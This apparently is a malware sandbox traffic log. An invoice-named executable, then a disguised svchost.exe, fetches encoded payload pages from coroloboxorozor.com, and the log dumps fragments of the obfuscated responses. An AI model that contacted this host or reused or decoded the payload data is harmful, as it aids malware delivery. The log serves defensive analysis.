Feb 22, 2021 09:14:34.075239897 CET	8.8.8.8	192.168.2.4	0x63df	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 22, 2021 09:14:42.102392912 CET	8.8.8.8	192.168.2.4	0xbe45	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 22, 2021 09:14:42.102392912 CET	8.8.8.8	192.168.2.4	0xbe45	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49733	104.21.71.230	80	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 09:13:24.180315971 CET	1498	OUT	GET /base/EE6EDC43DDDD18D0313D668388B5ECD3.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 22, 2021 09:13:24.351891041 CET	1504	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:13:24 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dc409bc37c3fe071c0a0cdc29646897591613981604; expires=Wed, 24-Mar-21 08:13:24 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:11 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a65f17900001ed23b0c2000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=PEDztxzqI4Thv0iUbIQ53cFNv2T%2F%2FqBp xTgzfF3FrfvpHHajLKyk%2FwaO%2BCpsSLUMQPDqrG27mSYUbZx%2FRFcWnU2HDgBrME783WFzxI8cKFvGjnu3"}], "max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62573f6259f31ed2-AMS Data Raw: 36 63 35 38 0d 0a 3c 70 3e 77 77 63 4c 78 63 51 4e 4e 63 78 63 42 63 78 63 78 63 78 63 4e 63 78 63 78 63 78 63 6d 67 67 63 6d 67 67 63 78 63 78 63 51 6c 4e 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 6a 4e 63 78 63 51 6d 6c 63 78 63 78 63 78 63 51 4e 63 42 51 63 51 6c 6a 63 51 4e 63 78 63 51 6c 78 63 4c 63 6d 78 67 63 42 42 63 51 6c 4e 63 51 63 77 6a 63 6d 78 67 63 42 42 63 6c 4e 63 51 78 4e 63 51 78 67 63 51 51 67 63 42 6d 63 51 51 6d 63 51 51 4e 63 51 51 51 63 51 78 42 63 51 51 4e 63 4c 77 63 51 78 4c 63 42 6d 63 4c 4c 63 4c 77 63 51 51 78 63 51 51 78 63 51 51 51 63 51 51 6a 63 42 6d 63 4c 6c 63 51 78 51 63 42 6d 63 51 51 4e 63 51 51 77 63 51 51 78 63 42 6d 63 51 78 67 63 51 51 78 63 42 6d 63 6a 6c 63 77 4c 63 6c 42 63 42 6d 63 51 78 4c 63 51 51 51 63 51 78 78 63 51 78 51 63 4e 6a 63 51 42 63 51 42 63 51 78 63 42 6a 63 78 63 78 63 78 63 78 63 78 63 78 63 6c 78 63 6a 4c 63 78 63 78 63 77 6a 63 51 63 42 63 78 63 77 6a 63 51 4e 6d 63 4e 51 63 51 6c 78 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 6d 6d 4e 63 78 63 42 4e 63 78 63 51 51 63 51 63 6c 78 63 78 63 78 63 78 63 51 51 63 78 63 78 63 6a 63 78 63 78 63 78 63 78 63 78 63 78 63 6d 42 6c 63 42 51 63 51 51 63 78 63 78 63 42 6d 63 78 63 78 63 78 63 42 6d 63 51 51 63 78 63 78 63 78 63 78 63 51 6d 6c 63 78 63 42 6d 63 78 63 78 63 78 63 6d 63 78 63 78 63 4e 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 4e 63 78 63 78 63 78 Data Ascii: 6c58<p>wwcLxcQNNcxcBcxcxcxcNcxcxcxcmggcmggcxcxcQlNcxcxcxcxcxcxcjNcxcxcxcxcxcxcxcxcxc xcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcQmlcxcxcxcQNcBQcQljcQNcxcQlxcLcmxgcBBcQlNcQcwjcmxg cBBclNcQxNcQxgcQQgcBmcQQmcQQNcQQQcQxBcQQNcLwcQxLcBmcLLcLwcQQxcQQxcQQQcQQjcBmcLlc QxQcBmcQQNcQQwcQQxcBmcQxgcQQxcBmcjlcwLclBcBmcQxLcQQQcQxxcQxQcNjcQBcQBcQxcBjcxcxcxcxcxcxcxc lxcjLcxcxcwjcQcBcxcwjcQNmcNQcQlxcxcxcxcxcxcxcxcxcmmNcxcBNcxcQQcQclxcxcxcxcQQcxcxcjcxcxcxcxcxcxcmBlcB QcQQcxcxcBmcxcxcxcBmcQQcxcxcxcxcQmlcxcBmcxcxcxcmcxcxcNcxcxcxcxcxcxcxcNcxcxcx
Feb 22, 2021 09:13:33.822336912 CET	3211	OUT	GET /base/563CB4793425B369FD0FAF05E615CF43.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 09:13:33.923331022 CET	3212	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:13:33 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d01b8cacebcd9521be5698569084a14031613981613; expires=Wed, 24-Mar-21 08:13:33 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:14 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a66172300001ed25f2d6000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=rOkk%2FOWuIyVGmxHwvYV1jCxkEzDu06TgAk x7p4BnmXa01b7cRstJFNkjjOzls8ehBCDXBY1q3ZQMKfXGsh42NUgUy9FFRFr5nXLcAHlRiMWRuHX7"}],"max_age ":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62573f9e9ee91ed2-AMS Data Raw: 38 66 38 0d 0a 3c 70 3e 6c 4e 63 6a 77 63 6d 42 63 51 4c 67 63 6d 42 6d 63 51 67 4e 63 51 6c 63 6d 51 78 63 51 4c 6c 63 4e 6d 63 4c 78 63 51 4c 77 63 77 42 63 51 67 4e 63 6d 6c 63 51 78 4c 63 6d 51 6a 63 77 78 63 6d 6d 67 63 6d 4c 63 51 51 78 63 51 6d 4e 63 67 42 63 6d 42 6a 63 51 6d 78 63 51 77 42 63 51 4e 67 63 6d 42 42 63 6c 78 63 4e 6a 63 51 6c 42 63 67 6d 63 51 78 4c 63 51 77 78 63 51 78 4e 63 6d 67 6d 63 51 4e 51 63 6c 6d 63 51 6c 77 63 6d 78 77 63 5 1 51 4e 63 6d 67 4e 63 51 6d 4e 63 42 6a 63 67 63 51 4e 42 63 6d 78 51 63 6a 6c 63 51 6a 51 63 6d 4e 6d 63 51 78 42 63 6d 51 6a 63 51 77 63 6d 6d 67 63 6d 51 77 63 51 51 42 63 77 42 63 51 42 6c 63 6d 78 77 63 67 6a 63 6d 42 6d 63 6d 4e 51 63 77 6d 63 51 6a 6d 63 51 42 4e 63 51 6c 77 63 51 6d 6c 63 51 4c 67 63 42 63 51 42 77 63 67 6d 63 51 4c 6d 63 51 51 77 63 51 51 6d 63 51 77 4c 63 4c 63 4c 42 63 42 6d 63 6d 51 42 63 6d 6a 63 51 77 77 63 51 77 78 63 6a 6c 63 51 77 77 63 51 78 4e 63 51 6d 77 63 6d 6d 6a 63 67 63 51 78 4c 63 67 6a 63 51 6d 42 63 51 4e 63 6d 78 6a 63 6c 78 63 6d 42 42 63 51 67 4c 63 4e 4e 63 51 6d 6c 63 6d 42 63 6d 42 6d 63 51 6a 4c 63 51 67 78 63 77 77 63 6c 4c 63 4c 6d 63 6d 78 78 63 6d 42 42 63 4c 4e 63 4e 4c 63 51 4c 4c 63 6d 78 78 63 67 78 63 67 51 63 6d 42 67 63 51 42 6a 63 42 4c 63 51 51 51 63 51 6c 6a 63 51 77 63 51 6c 42 63 51 4e 6a 63 6d 4e 63 6d 78 4c 63 51 6c 4c 63 51 4e 78 63 6d 67 63 4e 42 63 51 67 6d 63 6d 51 4c 63 6d 51 77 63 6d 4c 63 6d 42 42 63 6d 67 63 6d 4e 63 6d 4e 42 63 6d 67 6d 63 51 6a 6c 63 6c 63 6d 6c 63 6d 6a 63 51 6a 4c 63 6a 6d 63 51 6a 67 63 51 6d 63 6c 4e 63 51 6c 6d 63 6d 51 6d 63 6a 78 63 51 6c 78 63 67 5 1 Data Ascii: 8f8<p>lNcjwcmBcQLgcmBmcQgNcQlcmQxcQLlcNmcLxcQLwcwBcQgNcmlcQxLcmQjcwxcmmgcmLcQQ xcQmNcgBcmBjcQmxcQwBcQNgcmBBclxcNjcQlBcgmcQxLcQwxcQxNcmgmcQNQclmcQlwcmxwcQQNcmgN cQmNcBjcgcQNBcmxQcjlcQjQcmNmcQxBcmQjcQwcmmgcmQwcQQBcwBcQBlcmxwcgjcmBmcmNQcwmcQjm cQBNcQlwcQmlcQLgcBcQBwcgmcQLmcQQwcQQmcQwLcLcLBcBmcmQBcmjcQwwcQwxcjlcQwwcQxNcQmwc mmjcgcQxLcgjcQmBcQNcmxjclxcmBBcQgLcNNcQmlcmBcmBmcQjLcQgxcwwclLcLmcmxxcmBBcLNcNLcQLLcmxxcgx cgQcmBgcQBjcBLcQQQcQljcQwcQlBcQNjcmNcmxLcQlLcQNxcmgcNBcQgmcmQLcmQwcmLcmBBcmgcmNc mNBcmgmcQjlclcmlcmjcQjLcjmcQjgcQmclNcQlmcmQmcjxcQlxcgQ

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 09:13:36.902043104 CET	4367	OUT	GET /base/6A5D4D8EB90B8B0F2BFECECFD3E55241.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 09:13:37.049932957 CET	4369	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:13:37 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dcccade57b025449fca17c43475f668dd1613981616; expires=Wed, 24-Mar-21 08:13:36 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:16 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a66232b00001ed23b1e9000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=uto%2BLx%2F4jAgYPMBStPpsknW66NSoBMJzUzaxdDDPORtz%2FZ7B1wIxw%2FLAuG6h2WJ0w2NhwGzAo7NjC0vwEWXniIOOKyllMSg7lIK8%2BTuBtwaoFaU0"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62573fb1db821ed2-AMS Data Raw: 37 63 39 31 0d 0a 3c 70 3e 63 78 63 6c 42 63 78 63 4c 78 63 78 63 77 78 63 78 63 51 51 4e 63 78 63 6c 4c 63 78 63 77 67 63 78 63 51 78 67 63 78 63 77 6a 63 78 63 6a 77 63 78 63 6c 42 63 78 63 67 42 63 78 63 67 51 63 78 63 51 6d 78 63 78 63 77 4c 63 78 63 6c 6a 63 78 63 67 42 63 78 63 77 77 63 78 63 67 51 63 78 63 51 78 77 63 78 63 51 78 42 63 78 63 67 77 63 78 63 51 78 4c 63 78 63 51 6d 6d 63 78 63 6c 42 63 78 63 6c 77 63 78 63 51 78 4c 63 78 63 51 78 42 63 78 63 51 78 6c 63 78 63 51 78 6d 63 78 63 51 78 6a 63 78 63 51 51 6c 63 78 63 67 51 63 78 63 67 51 63 78 63 51 51 67 63 78 63 6c 6a 63 78 63 77 67 63 78 63 6c 6d 63 78 63 51 6d 6d 63 78 63 51 78 6a 63 78 63 4e 42 63 78 63 77 4e 63 78 63 67 77 63 78 63 51 78 4e 63 78 63 51 6d 51 63 78 63 51 78 4e 63 78 63 51 51 6a 63 78 63 4c 77 63 78 63 51 78 6c 63 78 63 4e 4c 63 78 63 77 6d 63 78 63 67 51 63 78 63 77 51 63 78 63 4e 77 63 78 63 6c 77 63 78 63 4e 6c 63 78 63 77 6c 63 78 63 51 78 78 63 78 63 4c 78 63 78 63 6c 4e 63 78 63 4e 4c 63 78 63 6c 51 63 78 63 51 78 42 63 78 63 6c 77 63 78 63 67 4e 63 78 63 51 51 4e 63 78 63 67 6a 63 78 63 77 6c 63 78 63 6a 6c 63 78 63 6c 4e 63 78 63 4e 77 63 78 63 77 6a 63 78 63 77 67 63 78 63 51 6d 6d 63 78 63 77 6d 63 78 63 67 67 63 78 63 4c 77 63 78 63 4c 78 63 78 63 51 78 6c 63 78 63 51 78 67 63 78 63 4c 6c 63 78 63 4e 6c 63 78 63 6c 78 63 78 63 77 6d 63 78 63 51 78 4c 63 78 63 77 6a 63 78 63 6c 6c 63 78 63 77 51 63 78 63 6c 4e 63 78 63 77 77 63 78 63 51 6d 6d 63 78 63 51 78 51 63 78 63 67 6d 63 78 63 51 51 78 63 78 63 51 78 4c 63 78 63 51 51 77 63 78 63 6c 77 63 78 63 51 78 42 63 78 63 51 51 4c 63 78 Data Ascii: 7c91<p>cxclBcxcLxcxcwxcxcQQNcxclLcxcwgcxcQxgcxcwjcxcjwcxclBcxcgBcxcgQcxcQmxcxcwLcxcljcxcgBcxcwwcxcgQcxcQxwcxcQxBcxcgwcxcQxLcxcQmmcxclBcxclwcxcQxLcxcQxBcxcQxlcxcQxmcxcQxjcxcQQlcxcgQcxcgQcxcQQgcxcljcxcwgcxclmcxcQmmcxcQxjcxcNBcxcwNcxcgwcxcQxNcxcQmQcxcQxNcxcQQjcxcLwcxcQxlcxcNLcxcwmcxcgQcxcwQcxcNwcxclwcxcNlcxcwlcxcQxxcxcLxcxclNcxcNLcxclQcxcQxBcxclwcxcgNcxcQQNcxcgjcxcwlcxcjlcxclNcxcNwcxcwjcxcwgcxcQmmcxcwmcxcggcxcLwcxcLxcxcQxlcxcQxgcxcLlcxcNlcxclxcxcwmcxcQxLcxcwjcxcllcxcwQcxclNcxcwwcxcQmmcxcQxQcxcgmcxcQQxcxcQxLcxcQQwcxclwcxcQxBcxcQQLcx

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49761	172.67.172.17	80	C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 09:14:34.239670038 CET	5520	OUT	GET /base/EE6EDC43DDDD18D0313D668388B5ECD3.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 09:14:34.394880056 CET	5522	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:14:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d67a979b65f5be0e3e946c8853468e7971613981674; expires=Wed, 24-Mar-21 08:14:34 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:11 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a67032500004c98e3863000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=lNDCKp2wRFpns4R%2BF WTOHOoeO8%2FxpvnGD81h9UkFnNcCIRacuk35BejXQQr%2Be1ztIYxQJFHxJRmYGVTyFVh71TSM0k6QE78ivxHJery hDYFfUnoV"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625741183c864c98-AMS Data Raw: 36 63 35 38 0d 0a 3c 70 3e 77 77 63 4c 78 63 51 4e 4e 63 78 63 42 63 78 63 78 63 78 63 4e 63 78 63 78 63 78 63 6d 67 67 63 6d 67 67 63 78 63 78 63 51 6c 4e 63 78 63 78 63 78 63 78 63 78 63 78 63 6a 4e 63 78 63 51 6d 6c 63 78 63 78 63 78 63 51 4e 63 42 51 63 51 6c 6a 63 51 4e 63 78 63 51 6c 78 63 4c 63 6d 78 67 63 42 42 63 51 6c 4e 63 51 63 77 6a 63 6d 78 67 63 42 42 63 6c 4e 63 51 78 4e 63 51 78 67 63 51 51 67 63 42 6d 63 51 51 6d 63 51 51 4e 63 51 51 51 63 51 78 42 63 51 51 4e 63 4c 77 63 51 78 4c 63 42 6d 63 4c 4c 63 4c 77 63 51 51 78 63 51 51 78 63 51 51 51 63 51 51 6a 63 42 6d 63 4c 6c 63 51 78 51 63 42 6d 63 51 51 4e 63 51 51 77 63 51 51 78 63 42 6d 63 51 78 67 63 51 51 78 63 42 6d 63 6a 6c 63 77 4c 63 6c 42 63 42 6d 63 51 78 4c 63 51 51 51 63 51 78 78 63 51 78 51 63 4e 6a 63 51 42 63 51 42 63 51 78 63 42 6a 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 6c 78 63 6a 4c 63 78 63 78 63 77 6a 63 51 63 42 63 78 63 77 6a 63 51 4e 6d 63 4e 51 63 51 6c 78 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 6d 6d 4e 63 78 63 42 4e 63 78 63 51 51 63 51 63 6c 78 63 78 63 78 63 78 63 51 51 63 78 63 78 63 6a 63 78 63 78 63 78 63 78 63 78 63 78 63 6d 42 6c 63 42 51 63 51 51 63 78 63 78 63 42 6d 63 78 63 78 63 78 63 42 6d 63 51 51 63 78 63 78 63 78 63 78 63 51 6d 6c 63 78 63 42 6d 63 78 63 78 63 78 63 6d 63 78 63 78 63 4e 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 4e 63 78 63 78 63 78 63 78 63 78 Data Ascii: 6c58<p>wwcLxcQNNcxcBcxcxcxcNcxcxcxcmggcmggcxcxcQlNcxcxcxcxcxcxcxcjNcxcxcxcxcxcxcxcxcxcxc xcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcQmlcxcxcxcQNcBQcQljcQNcxcQlxcLcmxgcBBcQlNcQcwjcmxg cBBclNcQxNcQxgcQQgcBmcQQmcQQNcQQQcQxBcQQNcLwcQxLcBmcLLcLwcQQxcQQxcQQQcQQjcBmcLlc QxQcBmcQQNcQQwcQQxcBmcQxgcQQxcBmcjlcwLclBcBmcQxLcQQQcQxxcQxQcNjcQBcQBcQxcBjcxcxcxcxcxcxcxc lxcjLcxcxcwjcQcBcxcwjcQNmcNQcQlxcxcxcxcxcxcxcxcxcmmNcxcBNcxcQQcQclxcxcxcxcQQcxcxcjcxcxcxcxcxcxcmBlcB QcQQcxcxcBmcxcxcxcBmcQQcxcxcxcxcQmlcxcBmcxcxcxcmcxcxcNcxcxcxcxcxcxcxcNcxcxcxcxcx
Feb 22, 2021 09:14:47.755666018 CET	10723	OUT	GET /base/563CB4793425B369FD0FAF05E615CF43.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 09:14:48.178258896 CET	10724	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:14:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d10a930de54f6b7311683f1e75904d4e61613981687; expires=Wed, 24-Mar-21 08:14:47 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:14 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a6737f100004c9801b7a000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=sErwavXRLUC8nQaINwr dxBmY%2BU0X5zcqlIrPuGrDk5cqvJocJ4PmebBCn8JBNBKOJZbxHSeJBzFAM%2BeV%2B7skRZ%2BsqnwB3b6e12Geh lOr0XZbBHik"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6257416cbd2d4c98-AMS Data Raw: 38 66 38 0d 0a 3c 70 3e 6c 4e 63 6a 77 63 6d 42 63 51 4c 67 63 6d 42 6d 63 51 67 4e 63 51 6c 63 6d 51 78 63 51 4c 6c 63 4e 6d 63 4c 78 63 51 4c 77 63 77 42 63 51 67 4e 63 6d 6c 63 51 78 4c 63 6d 51 6a 63 77 78 63 6d 6d 67 63 6d 4c 63 51 51 78 63 51 6d 4e 63 67 42 63 6d 42 6a 63 51 6d 78 63 51 77 42 63 51 4e 67 63 6d 42 42 63 6c 78 63 4e 6a 63 51 6c 42 63 67 6d 63 51 78 4c 63 51 77 78 63 51 78 4e 63 6d 67 6d 63 51 4e 51 63 6c 6d 63 51 6c 77 63 6d 78 77 63 5 1 51 4e 63 6d 67 4e 63 51 6d 4e 63 42 6a 63 67 63 51 4e 42 63 6d 78 51 63 6a 6c 63 51 6a 51 63 6d 4e 6d 63 51 78 42 63 6d 51 6a 63 51 77 63 6d 6d 67 63 6d 51 77 63 51 51 42 63 77 42 63 51 42 6c 63 6d 78 77 63 67 6a 63 6d 42 6d 63 6d 4e 51 63 77 6d 63 51 6a 6d 63 51 42 4e 63 51 6c 77 63 51 6d 6c 63 51 4c 67 63 42 63 51 42 77 63 67 6d 63 51 4c 6d 63 51 51 77 63 51 51 6d 63 51 77 4c 63 4c 63 4c 42 63 42 6d 63 6d 51 42 63 6d 6a 63 51 77 77 63 51 77 78 63 6a 6c 63 51 77 77 63 51 78 4e 63 51 6d 77 63 6d 6d 6a 63 67 63 51 78 4c 63 67 6a 63 51 6d 42 63 51 4e 63 6d 78 6a 63 6c 78 63 6d 42 42 63 51 67 4c 63 4e 4e 63 51 6d 6c 63 6d 42 63 6d 42 6d 63 51 6a 4c 63 51 67 78 63 77 77 63 6c 4c 63 4c 6d 63 6d 78 78 63 6d 42 42 63 4c 4e 63 4e 4c 63 51 4c 4c 63 6d 78 78 63 67 78 63 67 51 63 6d 42 67 63 51 42 6a 63 42 4c 63 51 51 51 63 51 6c 6a 63 51 77 63 51 6c 42 63 51 4e 6a 63 6d 4e 63 6d 78 4c 63 51 6c 4c 63 51 4e 78 63 6d 67 63 4e 42 63 51 67 6d 63 6d 51 4c 63 6d 51 77 63 6d 4c 63 6d 42 42 63 6d 67 63 6d 4e 63 6d 4e 42 63 6d 67 6d 63 51 6a 6c 63 6c 63 6d 6c 63 6d 6a 63 51 6a 4c 63 6a 6d 63 51 6a 67 63 51 6d 63 6c 4e 63 51 6c 6d 63 6d 51 6d 63 6a 78 63 Data Ascii: 8f8<p>lNcjwcmBcQLgcmBmcQgNcQlcmQxcQLlcNmcLxcQLwcwBcQgNcmlcQxLcmQjcwxcmmgcmLcQQ xcQmNcgBcmBjcQmxcQwBcQNgcmBBclxcNjcQlBcgmcQxLcQwxcQxNcmgmcQNQclmcQlwcmxwcQQNcmgN cQmNcBjcgcQNBcmxQcjlcQjQcmNmcQxBcmQjcQwcmmgcmQwcQQBcwBcQBlcmxwcgjcmBmcmNQcwmcQjm cQBNcQlwcQmlcQLgcBcQBwcgmcQLmcQQwcQQmcQwLcLcLBcBmcmQBcmjcQwwcQwxcjlcQwwcQxNcQmwc mmjcgcQxLcgjcQmBcQNcmxjclxcmBBcQgLcNNcQmlcmBcmBmcQjLcQgxcwwclLcLmcmxxcmBBcLNcNLcQLLcmxxcgx cgQcmBgcQBjcBLcQQQcQljcQwcQlBcQNjcmNcmxLcQlLcQNxcmgcNBcQgmcmQLcmQwcmLcmBBcmgcmNc mNBcmgmcQjlclcmlcmjcQjLcjmcQjgcQmclNcQlmcmQmcjxc
Feb 22, 2021 09:14:57.601452112 CET	12916	OUT	GET /base/6A5D4D8EB90B8B0F2BFECECFD3E55241.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 09:14:57.723264933 CET	12918	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:14:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dffaca7d3405654b37d25358931e164a91613981697; expires=Wed, 24-Mar-21 08:14:57 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:16 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a675e6700004c982c914000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Q7hGbNvQZzK0mWbXbEJm2uwooWEz85%2BBuRrFlXubxKizePFoBKuix2uO%2FHvt%2FcAuwDKVgc5iL9MbaKePC7JhEzlEPuiOt3qdwKwNVD8FcPxBqpgD"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625741aa38f74c98-AMS Data Raw: 35 32 62 32 0d 0a 3c 70 3e 63 78 63 6c 42 63 78 63 4c 78 63 78 63 77 78 63 78 63 51 51 4e 63 78 63 6c 4c 63 78 63 77 67 63 78 63 51 78 67 63 78 63 77 6a 63 78 63 6a 77 63 78 63 6c 42 63 78 63 67 42 63 78 63 67 51 63 78 63 51 6d 78 63 78 63 77 4c 63 78 63 6c 6a 63 78 63 67 42 63 78 63 77 77 63 78 63 67 51 63 78 63 51 78 77 63 78 63 51 78 42 63 78 63 67 77 63 78 63 51 78 4c 63 78 63 51 6d 6d 63 78 63 6c 42 63 78 63 6c 77 63 78 63 51 78 4c 63 78 63 51 78 42 63 78 63 51 78 6c 63 78 63 51 78 6d 63 78 63 51 78 6a 63 78 63 51 51 6c 63 78 63 67 51 63 78 63 67 51 63 78 63 51 51 67 63 78 63 6c 6a 63 78 63 77 67 63 78 63 6c 6d 63 78 63 51 6d 6d 63 78 63 51 78 6a 63 78 63 4e 42 63 78 63 77 4e 63 78 63 67 77 63 78 63 51 78 4e 63 78 63 51 6d 51 63 78 63 51 78 4e 63 78 63 51 51 6a 63 78 63 4c 77 63 78 63 51 78 6c 63 78 63 4e 4c 63 78 63 77 6d 63 78 63 67 51 63 78 63 77 51 63 78 63 4e 77 63 78 63 6c 77 63 78 63 4e 6c 63 78 63 77 6c 63 78 63 51 78 78 63 78 63 4c 78 63 78 63 6c 4e 63 78 63 4e 4c 63 78 63 6c 51 63 78 63 51 78 42 63 78 63 6c 77 63 78 63 67 4e 63 78 63 51 51 4e 63 78 63 67 6a 63 78 63 77 6c 63 78 63 6a 6c 63 78 63 6c 4e 63 78 63 4e 77 63 78 63 77 6a 63 78 63 77 67 63 78 63 51 6d 6d 63 78 63 77 6d 63 78 63 67 67 63 78 63 4c 77 63 78 63 4c 78 63 78 63 51 78 6c 63 78 63 51 78 67 63 78 63 4c 6c 63 78 63 4e 6c 63 78 63 6c 78 63 78 63 77 6d 63 78 63 51 78 4c 63 78 63 77 6a 63 78 63 6c 6c 63 78 63 77 51 63 78 63 6c 4e 63 78 63 77 77 63 78 63 51 6d 6d 63 78 63 51 78 51 63 78 63 67 6d 63 78 63 51 51 78 63 78 63 51 78 4c 63 78 63 51 51 77 63 78 63 6c 77 63 78 63 51 78 42 63 78 63 51 51 4c 63 78 63 6a 67 63 Data Ascii: 52b2<p>cxclBcxcLxcxcwxcxcQQNcxclLcxcwgcxcQxgcxcwjcxcjwcxclBcxcgBcxcgQcxcQmxcxcwLcxcljcxcgBcxcwwcxcgQcxcQxwcxcQxBcxcgwcxcQxLcxcQmmcxclBcxclwcxcQxLcxcQxBcxcQxlcxcQxmcxcQxjcxcQQlcxcgQcxcgQcxcQQgcxcljcxcwgcxclmcxcQmmcxcQxjcxcNBcxcwNcxcgwcxcQxNcxcQmQcxcQxNcxcQQjcxcLwcxcQxlcxcNLcxcwmcxcgQcxcwQcxcNwcxclwcxcNlcxcwlcxcQxxcxcLxcxclNcxcNLcxclQcxcQxBcxclwcxcgNcxcQQNcxcgjcxcwlcxcjlcxclNcxcNwcxcwjcxcwgcxcQmmcxcwmcxcggcxcLwcxcLxcxcQxlcxcQxgcxcLlcxcNlcxclxcxcwmcxcQxLcxcwjcxcllcxcwQcxclNcxcwwcxcQmmcxcQxQcxcgmcxcQQxcxcQxLcxcQQwcxclwcxcQxBcxcQQLcxcjgc

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 09:14:42.494074106 CET	6605	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:14:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d3ee4a13bf46633acdca9743e1a51af9e1613981682; expires=Wed, 24-Mar-21 08:14:42 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:11 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a67229700000c0134381000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YC471kQ9Yz9r4pFkf%2FRLU112GnpRem11VCl7peYy7tqKqgunfWBmQLf9leiMoLysaLV%2FalJ5YNRna6USW4W0scHsmUEO8zfS%2B%2FkDZq%2FP2QvCLI6R"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6257414a8da90c01-AMS Data Raw: 36 